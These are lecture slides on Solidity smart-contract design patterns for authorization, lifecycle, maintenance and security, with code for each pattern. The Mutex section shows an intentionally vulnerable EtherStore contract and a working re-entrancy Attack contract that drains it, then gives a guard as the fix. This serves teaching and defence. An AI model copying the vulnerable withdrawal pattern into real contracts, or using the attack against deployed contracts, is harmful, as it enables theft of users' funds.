IS4302 Blockchain and Distributed Ledger Technology

Lecture 4
3 Feb, 2023

Overview

- **Some commonly used patterns in smart contracts**
  - Authorization
  - Action and control
  - Lifecycle
  - Maintenance
  - Security

Ownership

- **Problem: By default any party can call a contract method, but it must be ensured that sensitive contract methods can only be executed by the owner of a contract.**

- **Solution: Store the contract creator’s address as owner of a contract and restrict method execution dependent on the callers address.**

Ownership

```
pragma solidity ^0.4.17;
contract Owned {
  address public owner;

  event LogOwnershipTransferred(address indexed
        previousOwner, address indexed newOwner);

  modifier onlyOwner() {
    require(msg.sender == owner);
    _;
  }

  function Owned() public {
    owner = msg.sender;
  }

  function transferOwnership(address newOwner) public
        onlyOwner {
    require(newOwner != address(0));
    LogOwnershipTransferred(owner, newOwner);
    owner = newOwner;
  }
}
```

Access Restriction

- **Problem: By default a contract method is executed without any preconditions being checked, but it is desired that the execution is only allowed if certain requirements are met.**

- **Solution: Define generally applicable modifiers that check the desired requirements and apply these modifiers in the function definition.**
    - temporal conditions
    - caller and transaction info
    - amount of value
    - …

Access Restriction

```
pragma solidity ^0.4.17;
import "./Ownership.sol";
contract AccessRestriction is Owned {
  uint public creationTime = now;

  modifier onlyBefore(uint _time) {
    require(now < _time); _;
  }

  modifier onlyAfter(uint _time) {
    require(now > _time); _;
  }

  modifier onlyBy(address account) {
```

Access Restriction

```
    require(msg.sender == account); _;
  }

  modifier condition(bool _condition) {
    require(_condition); _;
  }

  modifier minAmount(uint _amount) {
    require(msg.value >= _amount); _;
  }

  function f() payable onlyAfter(creationTime + 1 minutes)
        onlyBy(owner) minAmount(2 ether) condition(msg.
        sender.balance >= 50 ether) {
    // some code
  }
}
```

Overview

- **Some commonly used patterns in smart contracts**
  - Authorization
  - Action and control
  - Lifecycle
  - Maintenance
  - Security

State machine

- **Problem: An application scenario implicates different behavioural stages and transitions.**

- **Solution: Apply a state machine to model and represent different behavioural contract stages and their transitions.**
  - break complex problems into simple states and state transitions
  - used to represent and control the execution flow of a program

State machine

```
pragma solidity ^0.4.17;
contract DepositLock {
  enum Stages {
    AcceptingDeposits,
    FreezingDeposits,
    ReleasingDeposits
  }
  Stages public stage = Stages.AcceptingDeposits;
  uint public creationTime = now;
  mapping (address => uint) balances;

  modifier atStage(Stages _stage) {
    require(stage == _stage);
    _;
  }

  modifier timedTransitions() {
    if (stage == Stages.AcceptingDeposits && now >=
          creationTime + 1 days)
      nextStage();
    if (stage == Stages.FreezingDeposits && now >=
          creationTime + 8 days)
      nextStage();
    _;
  }
```

State machine

```
  function nextStage() internal {
    stage = Stages(uint(stage) + 1);
  }

  function deposit() public payable timedTransitions
        atStage(Stages.AcceptingDeposits) {
    balances[msg.sender] += msg.value;
  }

  function withdraw() public timedTransitions atStage(
        Stages.ReleasingDeposits) {
    uint amount = balances[msg.sender];
    balances[msg.sender] = 0;
    msg.sender.transfer(amount);
  }
}
```

- **A contract based on a state machine to represent a deposit lock, which accepts deposits for a period of one day and releases them after seven days.**

Commit and Reveal

- **Problem: All data and every transaction is publicly visible on the blockchain, but an application scenario requires that contract interactions, specifically submitted parameter values, are treated confidentially.**

- **Solution: Apply a commitment scheme to ensure that a value submission is binding and concealed until a consolidation phase runs out, after which the value is revealed, and it is publicly verifiable that the value remained unchanged.**
  - Hash with a secret nounce.

Commit and Reveal

```
pragma solidity ^0.4.17;
contract CommitReveal {
  struct Commit {string choice; string secret; string
       status;}
  mapping(address => mapping(bytes32 => Commit)) public
       userCommits;

  event LogCommit(bytes32, address);
  event LogReveal(bytes32, address, string, string);

  function CommitReveal() public {}

  function commit(bytes32 _commit) public returns (bool
       success) {
   var userCommit = userCommits[msg.sender][_commit];
   if(bytes(userCommit.status).length != 0) {
     return false; // commit has been used before
   }
   userCommit.status = "c"; // comitted
   LogCommit(_commit, msg.sender);
   return true;
  }
```

Commit and Reveal

```
function reveal(string _choice, string _secret, bytes32
     _commit) public returns (bool success) {
  var userCommit = userCommits[msg.sender][_commit];
  bytes memory bytesStatus = bytes(userCommit.status);
  if(bytesStatus.length == 0) {
    return false; // choice not committed before
  } else if (bytesStatus[0] == "r") {
    return false; // choice already revealed
  }
  if (_commit != keccak256(_choice, _secret)) {
    return false; // hash does not match commit
  }
  userCommit.choice = _choice;
  userCommit.secret = _secret;
  userCommit.status = "r"; // revealed
  LogReveal(_commit, msg.sender, _choice, _secret);
  return true;
}

function traceCommit(address _address, bytes32 _commit)
     public view returns (string choice, string secret,
     string status) {
  var userCommit = userCommits[_address][_commit];
  require(bytes(userCommit.status)[0] == "r");
  return (userCommit.choice, userCommit.secret,
       userCommit.status);
}
```

Overview

- **Some commonly used patterns in smart contracts**
  - Authorization
  - Action and control
  - Lifecycle
  - Maintenance
  - Security

Mortal

- **Problem: A deployed contract will exist as long as the Ethereum network exists. If a contract's lifetime is over, it must be possible to destroy a contract and stop it from operating.**

- **Solution: Use a selfdestruct call within a method that does a preliminary authorization check of the invoking party.**
  - send the remaining Ether stored within the contract to a designated target address (provided as argument)
  - the storage and code is cleared from the current state

Mortal

```
pragma solidity ^0.4.17;
import "../authorization/Ownership.sol";
contract Mortal is Owned {
  function destroy() public onlyOwner {
    selfdestruct(owner);
  }

  function destroyAndSend(address recipient) public
        onlyOwner {
    selfdestruct(recipient);
  }
}
```

Automatic Deprecation

- **Problem: A usage scenario requires a temporal constraint defining a point in time when functions become deprecated.**

- **Solution: Define an expiration time and apply modifiers in function definitions to disable function execution if the expiration date has been reached.**

Automatic Deprecation

```
pragma solidity ^0.4.17;
contract AutoDeprecate {
  uint expires;

  function AutoDeprecate(uint _days) public {
    expires = now + _days * 1 days;
  }

  function expired() internal view returns (bool) {
    return now > expires;
  }

  modifier willDeprecate() {
    require(!expired());
    _;
  }

  modifier whenDeprecated() {
    require(expired());
    _;
  }

  function deposit() public payable willDeprecate {
    // some code
  }

  function withdraw() public view whenDeprecated {
    // some code
  }
}
```

Overview

- **Some commonly used patterns in smart contracts**
  - Authorization
  - Action and control
  - Lifecycle
  - Maintenance
  - Security

Data segregation

- **Problem: Contract data and its logic are usually kept in the same contract, leading to a closely entangled coupling. Once a contract is replaced by a newer version, the former contract data must be migrated to the new contract version.**

- **Solution: Decouple the data from the operational logic into separate contracts.**
  - mimic a layered design (e.g. logic layer, data layer)
  - design the storage contract very generic so that once it is created, it can store and access different types of data with the help of setter and getter methods.

Data segregation

```
pragma solidity ^0.4.17;
contract DataStorage {
 mapping(bytes32 => uint) uintStorage;

  function getUintValue(bytes32 key) public constant
       returns (uint) {
    return uintStorage[key];
  }

  function setUintValue(bytes32 key, uint value) public {
    uintStorage[key] = value;
  }
}
```

Satellite

- **Problem: Contracts are immutable. Changing contract functionality requires the deployment of a new contract.**

- **Solution: Outsource functional units that are likely to change into separate so-called satellite contracts and use a reference to these contracts in order to utilize needed functionality.**

Satellite

```
pragma solidity ^0.4.17;
contract Satellite {
  function calculateVariable() public pure returns (uint){
    // calculate var
    return 2 * 3;
  }
}
```

```
pragma solidity ^0.4.17;
import "../../authorization/Ownership.sol";
import "./Satellite.sol";
contract Base is Owned {
  uint public variable;
  address satelliteAddress;

  function setVariable() public onlyOwner {
    Satellite s = Satellite(satelliteAddress);
    variable = s.calculateVariable();
  }

  function updateSatelliteAddress(address _address) public
        onlyOwner {
    satelliteAddress = _address;
  }
}
```

Contract Relay

- **Problem: Contract participants must be referred to the latest contract version.**

- **Solution: Contract participants always interact with the same proxy contract that relays all requests to the most recent contract version.**
  - This approach can forward function calls including their arguments, but cannot return result values.
  - Another drawback of this approach is that the data storage layout needs to be consistent in newer contract versions, otherwise data may be corrupted.

Contract Register

- **Problem: Contract participants must be referred to the latest contract version.**

- **Solution: Let contract participants pro-actively query the latest contract address through a register contract that returns the address of the most recent version.**
  - Before interacting with a contract, a user would always have to query the register for the contract's latest address
  - ENS

Contract Register

```
pragma solidity ^0.4.17;
import "../authorization/Ownership.sol";
contract Register is Owned {
  address backendContract;
  address[] previousBackends;

  function Register() public {
    owner = msg.sender;
  }

  function changeBackend(address newBackend) public
       onlyOwner() returns (bool) {
    if(newBackend != backendContract) {
      previousBackends.push(backendContract);
      backendContract = newBackend;
      return true;
    }
    return false;
  }
}
```

Overview


- **Some commonly used patterns in smart contracts**
  - Authorization
  - Action and control
  - Lifecycle
  - Maintenance
  - Security

Mutex (Mutual exclusion)

- **Problem: Re-entrancy attack**
  - When a contract calls another contract, it hands over control to that other contract. The called contract can then, in turn, re-enter the contract by which it was called and try to manipulate its state or hijack the control flow through malicious code.

Mutex


- **Example of an insecure contract**



```
contract EtherStore {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

Mutex


- **Attacking the insecure contract**



```
contract Attack {
    EtherStore public etherStore;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= 1 ether) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        etherStore.deposit{value: 1 ether}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

Mutex

- **Solution: Utilize a mutex to hinder an external call from re-entering its caller function again.**



```
contract ReEntrancyGuard {
    bool internal locked;

    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _;
        locked = false;
    }
}
```

Emergency Stop

- **Problem: Since a deployed contract is executed autonomously on the Ethereum network, there is no option to halt its execution in case of a major bug or security issue.**

- **Solution: Incorporate an emergency stop functionality into the contract that can be triggered by an authenticated party to disable sensitive functions.**

Emergency Stop

```
pragma solidity ^0.4.17;
import "../authorization/Ownership.sol";
contract EmergencyStop is Owned {
  bool public contractStopped = false;

  modifier haltInEmergency {
    if (!contractStopped) _;
  }

  modifier enableInEmergency {
    if (contractStopped) _;
  }

  function toggleContractStopped() public onlyOwner {
    contractStopped = !contractStopped;
  }

  function deposit() public payable haltInEmergency {
    // some code
  }

  function withdraw() public view enableInEmergency {
    // some code
  }
}
```

Speed Bump


- **Problem: The simultaneous execution of sensitive tasks by a huge number of parties can bring about the downfall of a contract.**

- **Solution: Prolong the completion of sensitive tasks to take steps against fraudulent activities.**
  - Contract sensitive tasks are slowed down on purpose, so when malicious actions occur, the damage is restricted and more time to counteract is available.

Speed Bump

```
pragma solidity ^0.4.17;
contract SpeedBump {
  struct Withdrawal {
    uint amount;
    uint requestedAt;
  }
  mapping (address => uint) private balances;
  mapping (address => Withdrawal) private withdrawals;
  uint constant WAIT_PERIOD = 7 days;

  function deposit() public payable {
    if(!(withdrawals[msg.sender].amount > 0))
      balances[msg.sender] += msg.value;
  }

  function requestWithdrawal() public {
    if (balances[msg.sender] > 0) {
      uint amountToWithdraw = balances[msg.sender];
      balances[msg.sender] = 0;
      withdrawals[msg.sender] = Withdrawal({
        amount: amountToWithdraw,
        requestedAt: now
      });
    }
  }
```

Speed Bump



```
  function withdraw() public {
   if(withdrawals[msg.sender].amount > 0 && now >
          withdrawals[msg.sender].requestedAt + WAIT_PERIOD)
            {
     uint amount = withdrawals[msg.sender].amount;
     withdrawals[msg.sender].amount = 0;
     msg.sender.transfer(amount);
   }
  }
}
```

Rate limit

- **Problem: A request rush on a certain task is not desired and can hinder the correct operational performance of a contract.**

- **Solution: Regulate how often a task can be executed within a period of time.**

Rate limit

```
pragma solidity ^0.4.17;
contract RateLimit {
  uint enabledAt = now;

  modifier enabledEvery(uint t) {
    if (now >= enabledAt) {
      enabledAt = now + t;
      _;
    }
  }

  function f() public enabledEvery(1 minutes) {
    // some code
  }
}
```

Balance limit

- **Problem: There is always a risk that a contract gets compromised due to bugs in the code or yet unknown security issues within the contract platform.**

- **Solution: Limit the maximum amount of funds at risk held within a contract.**
  - cannot prevent the admission of forcibly sent Ether, e.g. as beneficiary of a selfdestruct(address) call, or as recipient of a mining reward.

Balance limit

```
pragma solidity ^0.4.17;
contract LimitBalance {
  uint256 public limit;

  function LimitBalance(uint256 value) public {
    limit = value;
  }

  modifier limitedPayable() {
    require(this.balance <= limit);
    _;
  }

  function deposit() public payable limitedPayable {
    // some code
  }
}
```

Thank you!

Reminder: Lab 3 exercise is due next Wednesday, and you just need to submit the codes for the two exercise questions (still in subfolders).

References:
Wöhrer, Maximilian, and Uwe Zdun. "Design patterns for smart contractsin the ethereum ecosystem." 2018 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData). IEEE, 2018.

Wohrer, Maximilian, and Uwe Zdun. "Smart contracts: security patterns in the ethereum ecosystem and solidity." 2018 International Workshop on Blockchain Oriented Software Engineering (IWBOSE). IEEE, 2018.